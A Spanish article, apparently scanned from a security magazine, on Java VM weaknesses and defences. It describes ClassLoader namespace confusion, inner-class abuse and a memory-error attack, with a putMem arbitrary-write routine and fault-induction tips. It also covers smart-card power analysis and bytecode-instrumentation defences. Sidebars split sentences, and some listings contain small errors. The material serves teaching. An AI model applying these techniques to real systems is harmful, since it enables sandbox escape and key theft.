Supongamos que tenemos tres clases (`A`, `B` y `C`), que se cargan a través de dos ClassLoaders distintos (`CL1` y `CL2`), y la clase llamada `C` aparece en ambos, pero en cada uno con definición distinta (véanse Listados 3 y 4). Como vemos, en el método `A.fun()` se visualiza el contenido de los campos privados, y por definición inaccesibles, de la clase `C` definida en `CL1`. Así sucedería si la máquina virtual no se fijara en las diferentes espacios de nombres de las clases `C` y creyera que la

ClassLoader, la carga y verificación de clases

ClassLoader es un objeto especial del lenguaje Java que reside en la memoria y que es responsable de cargar las definiciones de los objetos del lenguaje (los ficheros *.class*) en la memoria. Normalmente, toda su actividad corre a la hora de iniciarse el programa, pero es posible emplearlo también para cambiar las clases al vuelo, o sea, mientras que la aplicación opere. Cada aplicación puede utilizar muchos ClassLoaders distintos. Ampliando la clase `java.lang.ClassLoader` y sobrecargando los métodos apropiados, el programador puede crear su propia clase que desempeñe esta función.

Cada ClassLoader está relacionado con un espacio de nombres (o sea, el nombre completo del paquete del que viene la clase), del que está autorizado a cargar las clases. Para cargar una clase que pertenece a otro paquete es necesario enviar la solicitud al ClassLoader autorizado. Además, sólo un ClassLoader tiene permiso de cargar las clases del paquete `java.*` – es el llamado ClassLoader de sistema. Garantiza la carga y verificación correctas de las clases, así como que éstas se cargarán sólo una vez. Estas actividades prometen estabilidad de la máquina virtual, y debido a que el propio ClassLoader de sistema está colocado en el paquete `java.lang`, no es posible cambiarlo (tendría que cargarse a sí mismo).

La verificación de las clases está estrictamente vinculada con la carga en la memoria. Su objetivo principal consiste en hacer que los ficheros cargados en la memoria tengan la estructura correcta, que recurran a las instrucciones existentes de la máquina virtual, y que no sobrepasen las condiciones de la conversión de tipos. Con todo, no se puede tener toda la seguridad de que un fichero que se está cargando ha sido generado por un compilador seguro (de confianza).

Por razones del rendimiento la verificación de una clase se efectúa antes de que ésta se cargue. En caso contrario habría que hacerlo durante su ejecución, lo que retrasaría mucho la operación de la aplicación. La verificación de una clase está compuesta de cuatro etapas.

En la primera fase se comprueba la estructura interna del fichero y si la definición de la clase que se está cargando está conforme con la especificación. En las etapas segunda y tercera se examinan las series de instrucciones, de las que están formados los métodos de la clase que se está cargando. Se trata de detectar las incongruencias con la semántica del lenguaje Java, y las conversiones de tipos incorrectas.

La etapa final de la verificación de una clase se realiza ya durante su arranque. Consiste en comprobar la corrección de todos los enlaces simbólicos, o sea si todas las referencias a los campos y métodos de otras clases en el conjunto de referencias de la clase (véase también el Recuadro *Formato del fichero .class*) son correctas.

Security Manager

Security Manager es la última pieza que encaja en el modelo de seguridad del lenguaje Java. Es una clase que hereda de `java.lang.SecurityManager` y permite determinar la estrategia de acceso a los recursos del sistema.

La máquina virtual del lenguaje Java vigila por el cumplimiento de la estrategia de la seguridad llamando los métodos adecuados de esta clase. Para cada acción potencialmente peligrosa que el programa puede emprender existe un método adecuado en el Security Manager. Este método determina la disponibilidad de dicha acción en la caja de arena presente. Security Manager es responsable de evaluar las actividades siguientes:

- aceptación de conexiones entrantes,
- establecimiento de conexiones,
- modificación de hilos (inicio, paro, cambio de prioridad, entre otras cosas),
- creación de un ClassLoader nuevo,
- acceso al fichero (borrado, creación, lectura, grabación),
- finalización del funcionamiento de la aplicación,
- acceso a los métodos nativos,
- acceso y modificación de las propiedades del sistema,
- carga de clases de (algunos) paquetes,
- adición de clases a (algunos) paquetes.

definición de la clase es idéntica en los dos ClassLoaders. Las consecuencias de este error pueden ser graves. El paquete `java.lang` contiene el Security Manager soportado por el ClassLoader de sistema. El atacante es capaz de definir su propio ClassLoader, con el espacio de nombres `malicious.classes` asignado. Luego crea la clase `malicious.classes.SecurtityManager`, que es un Security Manager modificado (que permite que se haga cualquier cosa, véase el Recuadro *Security Manager*). Si la máquina virtual no comprueba el espacio de nombres (los nombres de paquetes), del que vienen las clases, será posible cambiar un Security Manager por otro: pues para ella seguirá siendo la misma clase.

Implementación de las clases de sistema

Todas las aplicaciones escritas en Java emplean las clases de sistema, sea sólo por el hecho de que todas las clases heredan, aunque implícitamente, de la clase `java.lang.Object`. Los errores de implementación de las clases de sistema pueden descarrilar la seguridad, por no hablar de la estabilidad de la totalidad del entorno. Un ejemplo sencillo: en Java es posible dar como argumento una clase que hereda de la clase esperada. El código siguiente se compilará y arrancará sin errores, porque `String` es herencia de `Object`:

```
String x ="security";
Object obj = x;
```

Si los métodos ni los campos de la clase de sistema no permanecen protegidos, por ejemplo con la directiva `final` , nada impide crear una clase que sea herencia de ésta. De esta forma no es posible cambiar el rango de datos de `private` a `public`, pero sí que es posible cambiar el algoritmo de operación de métodos a través de una sobrecarga de ellos, y ganar acceso a los campos privados, añadiendo métodos públicos tipo `get`/`set`.

Las clases internas constituyen una amenaza más. La definición



del Listado 5 lleva a la creación de dos ficheros *.class*. El compilador crea una clase adicional implícita y cambia su rango de visibilidad a todas las clases del paquete. Así que basta añadir una clase propia al paquete atacado para poder llamar los métodos y tener acceso a los campos de la clase interna. De este modo se puede influir (de forma indirecta) en la actividad de la clase externa.

Huecos caseros

Incluso el hecho de que la máquina virtual se haya implementado de una forma segura y no tenga huecos no significa que no se puedan provocar tales fallos. En otras palabras: en algunas situaciones no es necesario buscar los errores de implementación o huecos. A veces podemos fabricarlos por nuestra propia cuenta.

El método que permite conseguir acceso directo a la memoria del dispositivo – el atacante puede grabar cualquier dato en cualquier lugar en la memoria – ha sido descrito por S. Govindavajakala y A. Appel (véase el Recuadro *Bibliografía*). La meta del ataque consiste en obtener dos referencias de tipo distinto que indiquen la misma dirección en la memoria. Lo conseguiremos, iniciando en la máquina virtual un programa correcto y al parecer seguro, uno que cumple con todas las exigencias del verificador, el Security Manager y todos los demás mecanismos de seguridad. Tal programa puede ser hasta un pequeño applet, arrancado con los permisos mínimos.

Objetos de deseo

El funcionamiento de nuestro programa es muy sencillo. Se crean dos objetos, `A` y `B` (Listados 6 y 7), escogidos de forma que su tamaño en la memoria sea una potencia del número 2. Luego, el programa llena toda la memoria de la que dispone, creando un objeto `A` y una gran cantidad de los objetos `B`. De modo que casi toda la memoria disponible contiene referencias (o sea, direcciones) a los objetos `A` y `B`.

Nuevos mecanismos de seguridad en J2SE 1.4 y J2SE 1.5

En J2SE 1.4 se han introducido los siguientes paquetes de sistema vinculados con la seguridad:

- *Java Cryptography Extension* – permite cifrar los datos, entre otras cosas,
- *Java Secure Socket Extension* – permite establecer conexiones de red seguras (SSL y TLS),
- *Java Authentication and Authorization Service* – amplía el modelo con la autorización y autenticación del usuario y sus tareas; ahora varios usuarios pueden contar con permisos distintos,
- *Generic Security Service* – amplía Java con el soporte del sistema Kerberos, un protocolo de autorización de red,
- *Java Certification Path API* – permite crear y establecer las jerarquías de certificación; constituye un apoyo considerable para la infraestructura de la clave pública.

Estos paquetes antes estaban disponibles como librerías externas, que se podían emplear en aplicaciones propias. Desde la versión 1.4 de JDK lo integran por completo.

En J2SE 1.5 se han ampliado las librerías que acaban de especificarse, y se ha introducido una más, llamada *Simple Authentication and Security Layer.* Define el protocolo de autorización y fija una capa adicional de seguridad entre las aplicaciones de cliente y las de servidor. SASL determina la forma de intercambiar las informaciones respecto a la seguridad. Su mecanismo se emplea para automatizar el proceso de autorización por parte de otros protocolos de internet, por ejemplo LDAP (*Lightweight Directory Access Protocol*) o IMAP (*Internet Message Access Protocol*).

Que `a20` sea un objeto tipo `A`. La instrucción `B p = a20.b;` hará que `p` indique la clase `B`. Sin embargo, si hallamos una buena *fórmula mágica* y uno de los bits de la dirección grabada en `a20.b` resulta mentira (véase Figura 2), podemos decir con considerable probabilidad que `p` será referencia al objeto `A`. Así sucede porque los objetos se caracterizan de los tamaños iguales a las potencias del número dos, y la memoria está compuesta de varios indicadores a la clase `A` y sólo uno a la `B`:

Listado 1. *Definición de un objeto presente en el sistema atacado*

```
public Class Victim {
  // métodos públicos de acceso a datos
  public int getValue() {  return value; }
  public int isAllowed() { return allowed; }
  // campos privados con datos
  private int value;
  private boolean allowed;
}
```

Listado 2. *Objeto empleado para utilizar huecos*

```
public Class Attacker {
  // métodos públicos de acceso a datos
  public int getValue() {return value;}
  public int isAllowed() {return allowed;}
  // campos privados con datos
  public int value;
  public boolean allowed;
}
```

Técnica

Listado 3. *Definiciones de clases en ClassLoader CL1*

```
Class B {
  C g() { return new C();};
}
Class C {
  private int x;
  private int y;
}
```

Listado 4. *Definiciones de clases en ClassLoader CL2*

```
Class A {
  void fun() {
    B b = new B();
    C c = b.g();
    System.out.println("x="+c.x+" y="+c.y);
  };
}
Class C {
  public int x;
  public int y;
}
```

Listado 5. *Definición que crea dos ficheros*

```
class external {
  // los campos de la clase external
  private class internal {
    // definición de la clase
  }
  // los métodos de la clase external
}
```

la estadística es implacable. El programa en su operación, al comparar las referencias, comprueba si todas las referencias tipo `A` realmente indican los objetos `A`. Cuando por fin una de ellas resulta ser la referencia del objeto `B`, la aplicación realiza el ataque.

Mecanismo de ataque

¿En qué puede consistir un ataque así? Aquí tenemos un ejemplo de un método que permite grabar cualquier valor a cualquier dirección:

```
void putMem(int value,
  int address, A a, B b)
{
  a.i=address-offset;
  b.a6.i=value;
}
```

`Offset` es un traslado del campo en la memoria respecto al inicio de la clase `A`. Si el resultado del ataque que acaba de explicarse causa que las referencias `a` y `b` transmitidas en el argumento del método indican un mismo lugar en la memoria, la primera instrucción provocará la grabación de la dirección de destino en la dirección indicada, mientras que la otra hará que se fije un valor deseado en la dirección de destino. Utilizando este método podemos grabar cualquier valor en cualquier dirección. Por ejemplo, se puede escribir en el lugar de la memoria que guarda la dirección del ClassLoader de sistema una dirección en la que se encuentra un loader distinto y malicioso.

¿Cómo mentir bien?

Seguro que ya hemos notado que el éxito del ataque depende de mentir sobre al menos un bit en la dirección. Sin embargo, no basta con cambiar un solo bit cualquiera. La falsificación del bit puede no surtir efecto, por ejemplo porque la nueva dirección lleva a un objeto del mismo tipo, o puede producir el efecto de suspender la máquina virtual. Desde luego, es posible calcular las posibilidades de que este bit falsificado se encuentre en un lugar oportuno para el ataque.

Los autores suministran la fórmula: *P= [(M/(s*2w)(s-h) (log2(Ns))] / (8 *MEM)*. Esta fórmula contiene las variables siguientes:

- *MEM* – cantidad de memoria física de la máquina en bytes,
- *M* – cantidad de memoria disponible para Java en bytes,
- *w* – valor de *log2* (tamaño de palabra),
- *s* – cantidad de palabras, en las que cabe el objeto,
- *h* – cantidad de palabras, en las que está grabada la cabecera de cada uno de los objetos.

El número *M/(s*2w)* no es nada más que el número de objetos alojados.

Si se trata de la máquina virtual de la empresa Sun Microsystems con 61181 objetos alojados que funciona en un ordenador con 128

Listado 6. *Objeto A*

```
class A {
A a1;
A a2;
A a3;
A a4;
A a5;
int i;
B b;
}
```

Listado 7. *Objeto B*

```
class B {
A a1;
A a2;
A a3;
A a4;
A a5;
A a6;
A a7;
}
```






Figura 2. *Referencia de una variable tipo A a una célula de memoria de dirección X interrumpida por el rayo cósmico que cambia el bit número i de la dirección*




Figura 3. *Referencia a la clase Y en la clase X se sustituye con la referencia a la clase SafeY, que llama la clase Y de forma segura*

MB de memoria volátil, el número *P* es igual a 0,34. En otras palabras, la probabilidad de un ataque de éxito es igual a 34%. En el caso de los mismos autores de esta idea, 112 de los 292 intentos terminaron con éxito (o sea, P=38%).

Magia del cosmos

Ahora bien, ¿y qué hay que hacer para practicar la *magia* ya mencionada, o sea, los errores de memoria? A veces nada: para que se produzca un fallo aleatorio basta un momento de inestabilidad eléctrica provocada por los rayos cósmicos. El problema es que para captar un rayo cósmico así hace falta una superficie grande, y esto tiene relación con su volumen. El programa tendría que utilizar cantidades monstruosas de memoria (del orden de gigabytes) para grabar una fluctuación así en tiempo razonable. Es otro cantar que los usuarios han logrado acostumbrarse ya a las aplicaciones que consumen mucha memoria.

Otro método consiste en la provocación artificial de los errores de memoria. Para producirlos, podemos emplear:

- la radiación alfa – podemos conseguir una fuente de partículas desmontando, por ejemplo, un detector de humo; estas partículas se caracterizan por tener muy baja penetrabilidad y en la práctica no es posible atacar nada con ellas excepto JavaCard,
- los infrarrojos, o sea, el calor – basta calentar el dispositivo atacado.

Por cierto, el intruso tiene que disponer de un acceso físico, directo a la máquina atacada, lo que limita en gran medida el alcance el ataque. Aunque el acto de quitarle la caja al ordenador no pasará desapercibido por el usuario, poder calentar su tarjeta electrónica en un lector especialmente modificado tiene más posibilidades de éxito.

Voltios y amperios

Todos los dispositivos electrónicos necesitan energía para funcionar. Es obvio que cuantas más operaciones, mayor es el consumo energético. Desde luego, podemos abordar el problema desde el otro lado y tratar de deducir a partir de un análisis de la energía consumida qué tipo de cálculos se están procesando. Este ataque se conoce bajo el nombre de análisis diferencial del consumo energético (ingl. *Differential Power Analysis*, DPA). Esta dirigido sobre todo contra todo tipo de tarjetas electrónicas (más frecuentemente las tipo JavaCard, o sea, con Java a bordo), donde la cantidad de energía disponible es muy poca y no se oculta de ninguna forma.

Un ataque DPA consiste en analizar los niveles de consumo energético mientras duren las operaciones. Basta conectar la tarjeta a cualquier dispositivo que mide la energía consumida, aunque sólo sea un osciloscopio, y ya podemos ver el diagrama del consumo de energía en el tiempo dado. De ahí sólo un paso nos separa de adquirir información sobre las dependencias entre la energía consumida y los cálculos concretos que se practican en la tarjeta: todas las operaciones dejan sus huellas individuales,

o sea, ciertas perturbaciones en la cantidad (y el tiempo) de la energía consumida. Un análisis puntual de estas aberraciones permite identificar la fase de cálculo de las claves criptográficas, e incluso romper la clave como tal. Esto, sin embargo, puede requerir que se registre una gran cantidad de transacciones para una sola tarjeta.

No es necesario utilizar dispositivos muy rebuscados para realizar el ataque, sólo hace falta un PC regular, un lector de tarjetas un poco modificado y, por supuesto, el acceso físico a la tarjeta atacada. Esta última condición hace que los simples mortales no tienen que sentirse amenazados: los lectores en los que insertamos nuestras tarjetas suelen pertenecer a los bancos, u otras instituciones de (bastante) confianza. Si perdemos la tarje-

Formato del fichero .class

Cada fichero *.class* contiene la definición de una clase. Si las clases incluyen otras clases, las clases internas se graban en un fichero *.class* separado.

Los datos en el fichero *.class* se graban en forma de flujo de palabras de ocho bits en el formato *big endian* (primero vienen los bits más importantes). Los valores de 16, 32 y 64 bits se graban en un par de números seguidos. Tabla 1 presenta el contenido del fichero *.class* en el orden de aparición de datos en el fichero.

La tabla `cp` contiene los nombres de todos las entidades (las clases, las interfaces, las variables globales, etc.) a los que se refiere la clase. Los tipos de las variables se guardan en forma de cadenas de texto, por ejemplo el tipo `int` está marcado como `I`, el `double` como `D`, mientras que un objeto, como `L<nombre_clase>`. Las tablas se marcan con el signo `[`.

Esto implica que en el fichero *.class* una matriz de valores enteros (`int [][]`) tendrá la forma de `I[[`. Lo mismo sucede con las referencias a los métodos, con la diferencia de que primero aparecen (entre paréntesis) los argumentos de llamada del método, y sólo luego se devuelve el tipo. Así que en el fichero *.class* la declaración `Object mymethod(int i, double d, Thread t)` se suplantará con la declaración `(IDLjava/lang.Thread;)Ljava/lang/Object`.

Una clase puede contar con varios atributos: la máquina virtual debe omitir los valores de los atributos que no reconoce. Si una clase se considera anticuada (*deprecated*) se determina precisamente como atributo.

Tabla 1. *Contenido del fichero .class*

Tipo/ Tamaño	Nombre del campo	Descripción
4 palabras	`magic`	Valor 0xCAFEBABE.
2 palabras	`minor_ver`	La componente *minor* del número que define la versión de la clase. Está grabada en el formato *major.minor.*
2 palabras	`major_ver`	La componente *major* del número que define la versión de la clase. Está grabada en el formato *major.minor.*
2 palabras	`const_pool_size`	Numerosidad de la tabla `cp` aumentada por 1.
`cp_info`	`cp[const_pool_size-1]`	Conjunto de referencias, array de estructuras. Contiene nombres de las variables, los métodos, las interfaces y las clases, a los que se refiere una clase determinada. El array contiene también el nombre de su propia clase.
2 palabras	`access_flags`	Modo de acceso a la clase. Adopta valores distintos, dependiendo de si la clase es `public`, `private`, `final`, etc.
2 palabras	`this_class`	Número de elemento en la tabla `cp`.
2 palabras	`super_class`	Valor cero o número de elemento en la tabla `cp`.
2 palabras	`interfaces_count`	Cantidad de interfaces implementadas.
2 palabras	`interf[interfaces_count]`	Un array que contiene los números de elementos de la tabla `cp`.
2 palabras	`fields_count`	Cantidad de campos de la clase.
`f_info`	`fields[fields_count]`	Array de estructuras que contienen información de los campos de la clase.
2 palabras	`meth_count`	Cantidad de métodos de la clase.
`m_info`	`meth[meth_count]`	Array de estructuras que contienen información de los métodos de la clase.
2 palabras	`attr_count`	Cantidad de atributos de la clase.
`a_info`	`attr[attr_count]`	Array de estructuras que contienen los atributos de la clase.






Figura 4. *Empleando un intermediario*

ta, es otro caso. En la dirección *http://www.ccs.uky.edu/ccs/Mar03.ppt* podemos hallar más información sobre este tipo de ataques.

La protección contra este ataque forma parte de las obligaciones del fabricante de la tarjeta y consiste sobre todo en unificar el tiempo de duración de las operaciones individuales, incluir intervalos aleatorios en las operaciones, cambiar el algoritmo de los procesos realizados en la tarjeta por uno no lineal, y en definitiva, cambiar la construcción física del dispositivo.




Figura 5. *El sistema de auditoría de la máquina virtual*

Siempre a la defensiva

La seguridad de los programas escritos en Java depende en gran medida de la calidad de la implementación de la máquina virtual. Una máquina correctamente escrita, es decir, con seguridad, protege los recursos del ordenador contra varios tipos de ataques. De todas formas, existen tecnologías que la máquina virtual es incapaz de detectar (incluso ni siquiera se percata de los eventos de ese estilo) y que pueden resultar nefastos tanto para la máquina, en la que opera la aplicación, como para otros ordenadores al alcance de su red.

La máquina virtual controla el acceso a los recursos del dispositivo, pero no controla la forma en la que éstos se emplean. Un software poco eficaz, o incluso escrito adrede de forma maliciosa no sólo es capaz de hacerle la vida más dura al usuario, sino también de poner en peligro la estabilidad de la máquina. El uso excesivo de la interfaz de usuario (cuando los applets malignos abren centenares de ventanas), el hambre de otros procesos (cuando les quitan recursos), demasiada alocación de memoria respecto a las necesidades, las acciones que provocan la descarga de la batería más rápida de lo normal: los mecanismos de seguridad de la máquina virtual no nos van a defender contra estas cosas. De todas formas, se suele hacer la vista gorda ante tales asuntos, ya que es que no es posible protegerse contra todo. Con todo, en algunas situaciones, en los sistemas donde la seguridad es una cuestión crítica, tal protección resulta muy deseada. Una de las formas de proporcionarla es la instrumentación del código byte del lenguaje Java.

Sustituir referencias

La instrumentación del código byte consiste en añadir a las clases del lenguaje Java unas instrucciones especiales que apoyan el proceso de control del comportamiento de las aplicaciones. La tecnología es muy sencilla: basta con sustituir cada clase potencialmente peligrosa con su versión segura (véase Figura 3). La clase segura es una simple herencia Java de la potencialmente peligrosa, con la diferencia de las instrucciones que protegen la ejecución del código situadas en los lugares críticos. Sin embargo, si una clase sospechosa no puede tener herencia (la directiva `final` en la declaración de clase), se puede suplantar cada uno de los métodos de la clase determinada: basta crear la versión segura del método sospechoso que además del código de este método contenga un par de instrucciones complementarias que protejan la realización de éstos.

El paso siguiente consiste en sustituir todas las referencias a los métodos o clases sospechosas que aparecen en el programa, con las referencias a sus homólogos seguros. Todas estas maniobras se realizan a nivel del código byte, o sea, los ficheros *.class* (véase el Recuadro *Formato del fichero .class*) después de que se compile el código, pero todavía antes de que se cague en la máquina virtual, y hay dos maneras de llevarlas al cabo. La primera, más sencilla desde el punto de vista del usuario, consiste en modificar el ClassLoader de sistema de forma que las clases que se estén cargando, se procesen también para aumentar su seguridad (o sea, hay que instrumentar el código byte en ellas) y sólo protegidas de esta forma se carguen en la memoria de la máquina virtual. Esta manera requiere la modificación del entorno de arranque, lo que quiere decir que hace falta configurar por separado cada uno de los ordenadores que van a contar con tal protección.

La segunda manera se basa en crear la instancia de un intermediario, algo por el estilo de *proxy*, que se dedique a instrumentalizar el código. Configurando el sistema de forma adecuada, creando un plugin que coopere con los navegadores utilizados, se puede redirigir al objeto *proxy* las solicitudes que se refieran a la carga de las clases del lenguaje Java. De esta forma no hace falta realizar ningunas modificaciones de programación en el entorno de arranque, lo que reduce mucho los gastos, y eso además sin restringir el alcance de la solución. El usuario puede disfrutar, de forma complementaria, de la oportunidad de ajustar el nivel de protección del objeto *proxy* a sus necesidades particulares: así crearemos unas estrategias refinadas de seguridad en el sistema que estamos protegiendo.

El esquema de funcionamiento del objeto *proxy* se muestra en

Listado 8. *La clase SecureFrame*

```
class SecureFrame {
  private static int frames =0;
  public SecureFrame(String title) {
    super(title);
    frames ++;
    if (frames>MAX_FRAMES_NUMBER)
      throw new Exception("Too many frames!");
  }
}
```

En la Red

- *http://www.dwheeler.com/java-imp.html* – lista de implementaciones de la máquina virtual,
- *http://java.sun.com/docs/books/vmspec/2nd-edition/html/ClassFile.doc.html#20080* – formato del fichero *.class*,
- *http://www.cigital.com/hostile-applets* – página dedicada a los applets malignos,
- *http://www.securingjava.com/chapter-two/chapter-two-1.html* – el libro *Securing Java* en forma electrónica; capítulo II: *The Base Java Security Model*,
- *http://java.sun.com/sfaq* – Applet Security FAQ,
- *http://www.research.ibm.com/javasec* – Java Security Research,
- *http://lsd-pl.net/java_security.html* – web del grupo de investigación LSD; huecos en el lenguaje Java y Java VM,
- *http://www.cs.helsinki.fi/u/lamsal/teaching/autumn2003/student_final/riku_hyppanen.pdf* – *Security Architecture of Java* (e-book),
- *http://www.ee.usyd.edu.au/~rjunee/sc_side_channel.pdf* – artículo *Smartcards and Side-Channel Cryptanalysis*,
- *http://www.ccs.uky.edu/ccs/Mar03.ppt* – presentación *Smart Card Security under the Threat of Power Analysis Attacks*.

Bibliografía

- Gong, L., *Secure Java Class Loading*. IEEE Internet Computing 1998,
- Chander, A., Mitchell, J.C., Shin, I., *Mobile code security by Java bytecode instrumentation*. 2001 DARPA Information Survivability Conference & Exposition, USA 2001,
- Soman, S., Krintz, C., Vigna, G., *Detecting Malicious Java Code Using Virtual Machine Auditing*. 12th USENIX Security Symposium, 2003,
- Govindavajhala, S., Appel, A. W., *Using Memory Errors to Attack a Virtual Machine*. In Proceedings of the 2003 IEEE Symposium on Security and Privacy, 2003.



Figura 4. El plugin instalado intercepta las solicitudes de descarga de los applets y los redirige al intermediario (*proxy*). El intermediario descarga el applet, realiza la instrumentación del código byte y reenvía el applet protegido al navegador.

Un proxy para Java

Veremos, como emplear este método para protegerse contra la suspensión del ordenador por apertura incontrolada de centenas de ventanas de un applet cargado en un navegador web. Basta que en el momento de la carga del programa el entorno adecuadamente preparado sustituya las referencias a la clase de librería `Frame` con las a la clase `SecureFrame`, cuyo código se presenta en Listado 8.

La clase preparada de esta forma se agregará al archivo (o sea, un *.jar*) que contiene las clases de la aplicación. Luego, en todos los ficheros *.class* de la aplicación se modificará el conjunto de referencias (véase también el Recuadro *Formato del fichero .class*), y la clase `Frame` se sustituirá con la `SecureFrame`. De este modo todas las aplicaciones que abran menos que MAX_FRAMES_NUMBER de ventanas se ejecutarán correctamente, pero ya al abrir MAX_FRAMES_NUMBER+1 de ventanas se lanzará una excepción. Aunque es una solución poco elegante, es suficiente como una ilustración.

Podemos leer más sobre la instrumentalización de código en el artículo de A. Chander, J.C. Mitchell y I. Shin *Mobile Code Security by Java Bytecode Instrumentation* (véase el Recuadro *Bibliografía*).

Una investigación multihilo

